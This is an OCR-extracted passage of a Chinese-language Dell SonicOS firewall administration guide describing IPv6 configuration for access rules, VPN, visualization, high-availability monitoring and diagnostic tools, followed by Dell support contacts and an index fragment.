
在**网络 > DNS** 页面左上角的**视图 IP 版本**单选按钮中选择 **IPv6** 选项后，DHCPv6 服务器的配置方式与 IPv4 相似。

IPv6 访问规则配置

IPv6 防火墙访问规则的配置方式与 IPv4 访问规则相同，但需要选择 IPv6 地址对象，而不是 IPv4 地址对象。在**防火墙 > 访问规则**页面，**视图 IP 版本**单选按钮包含三个选项：**仅 IPv4**、**仅 IPv6** 或 **IPv4 和 IPv6**。




在添加 IPv6 访问规则时，源和目标只能是 IPv6 地址对象。

IPv6 高级防火墙设置

您可以在**防火墙设置 > 高级**中配置 IPv6 的高级防火墙设置，包括数据包限制和流量限制。更多信息，请参见第 819 页的 IPv6 高级配置。

IPv6 IPSec VPN 配置

在 **VPN > 设置**页面左上角的**视图 IP 版本**单选按钮中选择 **IPv6** 选项后，IPSec VPN 的 IPv6 配置方式与 IPv4 VPN 相似。



IPv6 目前不支持某些 VPN 功能，包括：

- 支持 IKEv2，但目前不支持 IKE
- 不支持 GroupVPN
- 不支持 DHCP Over VPN。

在配置 IPv6 VPN 策略时，必须在**常规**选项卡上使用 IPv6 地址配置网关。不支持 FQDN。在配置 IKE 身份验证时，IPV6 地址可用于本地和对等 IKE ID。



注：IPv6 不支持 DHCP Over VPN 和 L2TP 服务器。

在 VPN 策略的**网络**选项卡上，必须选择 IPV6 地址对象（或仅包含 IPv6 地址对象的地址群组）用于**本地网络**和**远程网络**。

不支持 DHCP Over VPN，因此受保护网络的 DHCP 选项不可用。

本地网络的**任何地址**选项和**远程网络**的 **Tunnel All** 选项已删除。选择全零 IPv6 网络地址对象可实现相同的功能和行为。

在**建议**选项卡中，IPv6 和 IPv4 的配置完全相同，不过 IPv6 仅支持 **IKEv2 模式**。

在**高级**选项卡中，只能为 IPv6 VPN 策略配置**启用 Keep Alive** 和 **IKEv2 设置**。

注：由于接口可以拥有多个 IPv6 地址，所以有时隧道的本地地址可能定期发生变化。如果用户需要一致的 IP 地址，则将 VPN 策略配置为绑定到接口，而不是绑定到区域，并手动指定地址。地址必须是该接口的一个 IPv6 地址。

IPv6 的 SSL VPN 配置

SonicOS 支持拥有 IPv6 地址的用户使用 NetExtender 连接。在 **SSLVPN > 客户端设置**页面上，首先配置传统 IPv6 IP 地址池，然后配置 IPv6 IP 池。每个客户端将分配两个内部地址：一个 IPv4 和一个 IPv6。

注：不支持 IPv6 DNS/Wins 服务器

在 **SSLVPN > 客户端路由**页面上，用户可以从所有地址对象，包括所有预定义 IPv6 地址对象的下拉列表中选择一个客户端路由。

注：支持 IPv6 FQDN。

IPv6 可视化


AppFlow 监控和实时监控的 IPv6 可视化是 IPv4 可视化的扩展，提供了接口/应用程序速率的实时监控和管理界面中会话的可视性。


通过新的 IPv6 可视化公告板监控改善，管理员可以更快速响应网络安全漏洞和网络带宽问题。管理员可以查看员工正在访问哪些网站，在其网络中正在使用哪些应用程序和服务及其使用程度，从而监督传输自/至组织的内容。

AppFlow 监控页面具有两个新选项用于查看 IP 版本选择。这些选项用于仅监控 IPv6 流量，或同时监控 IPv4 和 IPv6 流量。



实时监控页面在“应用程序和带宽”面板的接口下拉菜单下拥有相同的两个新选项。





IPv6 可视化功能限制

IPv6 的可视化具有以下功能限制：

- 不支持 IPv6 URL 分级，因为 CFS 不支持 IPv6 的所有方面。
- 不支持 IPv6 国家或地区信息。
- 不支持 IPv6 外部报告。

配置 IPv6 可视化

IPv6 和 IPv4 的 AppFlow 监控和实时监控可视化的配置相同，利用“视图 IP 版本”单选按钮更改视图/配置。如需可视化常规配置的更多信息，请参阅第 53 页的可视化公告板。

IPv6 高可用性监控

IPv6 高可用性 (HA) 监控作为 IPv4 中 HA 监控的扩展程序实施。在配置 IPv6 的 HA 监控后，可以从 IPv6 监控地址管理主要和备用设备，且 IPv6 探测可以检测 HA 对的网络状态。

IPv6 和 IPv4 单选按钮显示在高可用性 > 监控页面中，可以在两个视图之间切换以轻松配置两个 IP 版本：



本节包含以下子节：

- 第 1775 页的 IPv6 高可用性监控功能限制
- 第 1775 页的 IPv6 高可用性探测
- 第 1775 页的配置 IPv6 高可用性监控

IPv6 高可用性监控功能限制

IPv6 HA 监控的功能限制如下：

- 不能在 IPv6 HA 监控配置页面中更改物理/链路监控属性。在 IPv4 HA 监控配置页面设置属性。
- 不能在 IPv6 HA 监控配置页面中“覆盖虚拟 MAC”属性。在 IPv4 HA 监控配置页面设置属性。
- 无法同时对 IPv4 和 IPv6 启用 HA 探测。也就是说，如果启用了 IPv4 探测，必须禁用 IPv6 探测，反之亦然。

IPv6 高可用性探测

定期从主要和备用设备发出 ICMPv6 数据包以探测 IPv6 地址，还会监控来自受探测的 IPv6 地址的响应。如果活动设备无法到达探测的 IPv6 地址，但闲置设备可以，则备用设备具有更好的网络状态和故障切换动作。

IPv6 HA 探测中使用 IPv6 地址、ICMPv6 回显请求和 ICMPv6 回响响应。IPv4 和 IPv6 中用于判断主要和备用设备的网络状态的逻辑相同。

配置 IPv6 高可用性监控

IPv6 HA 监控配置页面继承自 IPv4，所以配置程序几乎完全相同。只需选择 IPv6 单选按钮并参阅第 1728 页的 IPv6 了解详细的配置信息。

在配置 IPv6 HA 监控时请考虑以下因素：

- **物理/连接监测**和**虚拟 MAC** 复选框显示为灰色不可用，因为它们是二层属性。也就是说，IPv4 和 IPv6 使用这些属性，所以用户必须在 IPv4 监控页面进行配置。
- 主要/备用 IPv6 地址必须在接口的相同子网中，且不能与主要/备用设备的全局 IP 和链路本地 IP 相同。
- 如果将主要/备用监控 IP 设为（非 ::），就不能是相同的。
- 如果启用了**管理**复选框，则主要/备用监控 IP 不能为未指定（即 ::）。
- 如果启用了探测复选框，则探测 IP 不能为未指定。


IPv6 诊断和监控


SonicOS 完整补充了 IPv6 诊断工具，包括：

- 第 1776 页的数据包捕获
- 第 1777 页的 IPv6 Ping
- 第 1779 页的 IPv6 DNS 查找和反向名称查找

数据包捕获

数据包捕获完全支持 IPv6。







此外，IPv6 关键字可用于过滤数据包捕获。



IPv6 Ping

Ping 工具包含一个新的 **IPv6 网络优先**选项。


系统 /
诊断
接受
取消
刷新
技术支持报告
包含:
敏感密钥
ARP 缓存
DHCP 绑定
IKE 信息
SonicPointN 诊断
当前用户
不活动用户
用户的细节
IPv6 NDP
IPv6 DHCP
Geo-IP/Botnet 缓存
报告中的 Debug 信息
下载报告
发送诊断报告给技术支持
启用对技术支持诊断报告的定期安全备份
时间间隔 (分钟)
1440
当发送流量报告时应包含原始的流量数据表格
诊断工具
诊断工具:
Ping
Ping
Ping 主机或 IP 地址:
接口:
ANY
执行
偏向 IPv6 网络





Ping 一个域名时，它使用返回的第一个 IP 地址，并显示实际的 Ping 地址。如果同时返回 IPv4 和 IPv6 地址，防火墙默认 Ping IPv4 地址。

如果启用了**IPv6 网络优先**，防火墙将 Ping IPv6 地址。

IPv6 DNS 查找和反向名称查找

执行 IPv6 DNS 查找或 IPv6 反向域名查找时，必须输入 DNS 服务器地址。可以使用 IPv6 或 IPv4 地址。


系统 /
诊断
接受
取消
刷新
技术支持报告
包含:
敏感密钥
ARP 缓存
DHCP 绑定
IKE 信息
SonicPointN 诊断
当前用户
不活动用户
用户的细节
IPv6 NDP
IPv6 DHCP
Geo-IP/Botnet 缓存
报告中的 Debug 信息
下载报告
发送诊断报告给技术支持
启用对技术支持诊断报告的定期安全备份
时间间隔 (分钟)
1440
当发送流量报告时应包含原始的流量数据表格
诊断工具
诊断工具:
IPv6 DNS 名称查找
IPv6 DNS 名称查找
DNS 服务器 (V4) :
192.168.95.1
DNS 服务器 (V6) :
::
查找名称或 IP:
执行


系统 /
诊断
接受
取消
刷新
技术支持报告
包含:
敏感密钥
ARP 缓存
DHCP 绑定
IKE 信息
SonicPointN 诊断
当前用户
不活动用户
用户的细节
IPv6 NDP
IPv6 DHCP
Geo-IP/Botnet 缓存
报告中的 Debug 信息
下载报告
发送诊断报告给技术支持
启用对技术支持诊断报告的定期安全备份
时间间隔 (分钟)
1440
当发送流量报告时应包含原始的流量数据表格
诊断工具
诊断工具:
IPv6 DNS 名称查找
IPv6 DNS 名称查找
DNS 服务器 (V4) :
192.168.95.1
DNS 服务器 (V6) :
::
查找名称或 IP:
执行

关于 Dell

Dell 倾听客户需求并提供为客户所信任和重视的世界级的创新技术，业务解决方案和服务。如需获取更多信息，请访问 software.dell.com/cn-zh。

联系 Dell

技术支持：
在线支持

产品问题和售后：
(800) 306-9329

电子邮件：
info@software.dell.com

请访问我们的站点 (http://software.dell.com/cn-zh/company/contact-us.aspx) 以获取有关区域联系人的信息。

技术支持资源

购买了拥有有效维护合同的 Dell 软件客户和试用版本的客户都可以获得技术支持。

支持门户提供了各种自助工具，使您可以快速并独立地解决问题，一年 365 天，一天 24 小时不间断。此外，支持门户还提供通过在线服务请求系统直接联系产品支持工程师。如需访问支持门户，请访问 https://support.software.dell.com/zh-cn/。

您可以在此站点：

- 创建、更新和管理服务请求（案例）
- 查看知识库文章
- 获取产品通知
- 下载软件。如需试用版软件，请转至试用版下载。
- 观看示范视频
- 加入社区讨论
- 与支持工程师交谈

第三方提供

本产品包含一些第三方的组件。如需第三方许可证信息，请转至 http://software.dell.com/cn-zh/legal/license-agreements.aspx。
开源组件的源代码信息可以从 http://opensource.dell.com 获取。

索引

符号

“帮助”按钮，46，50
“编辑区域”窗口，1431，1438
“测试用户查询”按钮，990，991
“电子邮件收件人”按钮，996
“发送”按钮，969
“模式”按钮，302
“清除统计信息”按钮，50
“取消”按钮，46
“全部删除”按钮，46
“删除”按钮，46
“实例模板”按钮，46
“刷新”按钮，50
“刷新”图标，50
“刷新全部”按钮，49
“添加映射关系”按钮，993
“图例”按钮，63
“以用户的身份登录”按钮，983
“应用”按钮，46
“预览”按钮，46
“自动填充用户字段”按钮，989
